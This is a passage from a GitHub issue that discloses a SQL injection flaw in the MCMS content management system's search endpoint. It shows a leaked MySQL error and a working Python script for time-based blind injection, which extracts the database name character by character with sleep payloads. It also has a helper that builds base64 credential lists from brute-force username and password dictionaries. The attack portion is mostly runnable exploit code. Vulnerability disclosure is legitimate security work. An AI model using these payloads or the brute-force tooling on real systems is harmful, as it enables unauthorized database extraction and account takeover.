  o?categoryIds=&1'=0000&size=10&pageNo=1' as \"pre\",   'http://localh
  ost:8080//mcms/search.do?categoryIds=&1'=0000&size=10&pageNo=2' as \"
  next\",   (select 3) as \"total\",   (select 10) as \"size\",   (sele
  ct 24) as \"rcount\",   (select 1) as \"cur\"\n### Cause: java.sql.SQ
  LSyntaxErrorException: You have an error in your SQL syntax; check th
  e manual that corresponds to your MySQL server version for the right
  syntax to use near 'http://localhost:8080//mcms/search.do?categoryIds
  =&1'=0000&size=10&pageNo=3' as ' at line 3\n; bad SQL grammar []; nes
  ted exception is java.sql.SQLSyntaxErrorException: You have an error
  in your SQL syntax; check the manual that corresponds to your MySQL s
  erver version for the right syntax to use near 'http://localhost:8080
  //mcms/search.do?categoryIds=&1'=0000&size=10&pageNo=3' as ' at line
  3",
  "code":500
}
```

Next I wrote a py file for convenient validation, using delayed injection

```
"""
{0}: 要查的东西
{1}: 起始位置
{2}: 长度
{3}: 猜测的值
"""
host = "http://localhost:8080/mcms/search.do?'%2b(select+'123'+AND+if(ascii(substr({0},{1},
{2}))%3d{3},sleep(2),2)),--+=000"

def a():
    with open("/Users/helu/penetration/bruteDicts/account/top500_username.txt", "r") as usernames:
        with open("/Users/helu/penetration/bruteDicts/account/pwdFast.txt", "r") as pwds:
            with open("/Users/helu/penetration/bruteDicts/account/admin_pwd.txt", "a+") as file:
                data1 = usernames.read().splitlines()
                data2 = pwds.read().splitlines()
                for username in data1:
                    for pwd in data2:
                        str = base64.encodebytes(("admin" + ":" + pwd).encode("utf-8"))

                        # str += "\n"
                        file.write(str.decode("utf-8"))

def timeout(url):
    try:
        rsp = requests.get(url, timeout=3)
        return rsp.text
    except Exception:
        return "timeout"
```

```
def guess_length(target):
    for i in range(1, 100):
        url = host.format(target,1,1,i)
        rsp = timeout(url)
        if "timeout" in rsp:
            print("库长: " + chr(i) )
            return int(chr(i))

def guess_char(tar,len):
    for i in range(0,len+1):
        for j in range(47, 123):
            url = host.format(tar,i,1,"'{0}'".format(j))
            rsp = timeout(url)
            if "timeout" in rsp:
                print(chr(j))

def b(tar):
    length = guess_length(tar)
    guess_char("database()",length)

b("length(database())")
```

aboutZZ commented on Mar 5

好家伙，远程执行代码漏洞。快俩月过去了，没一个人回复。

killfen closed this as completed on Sep 8

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

No branches or pull requests

3 participants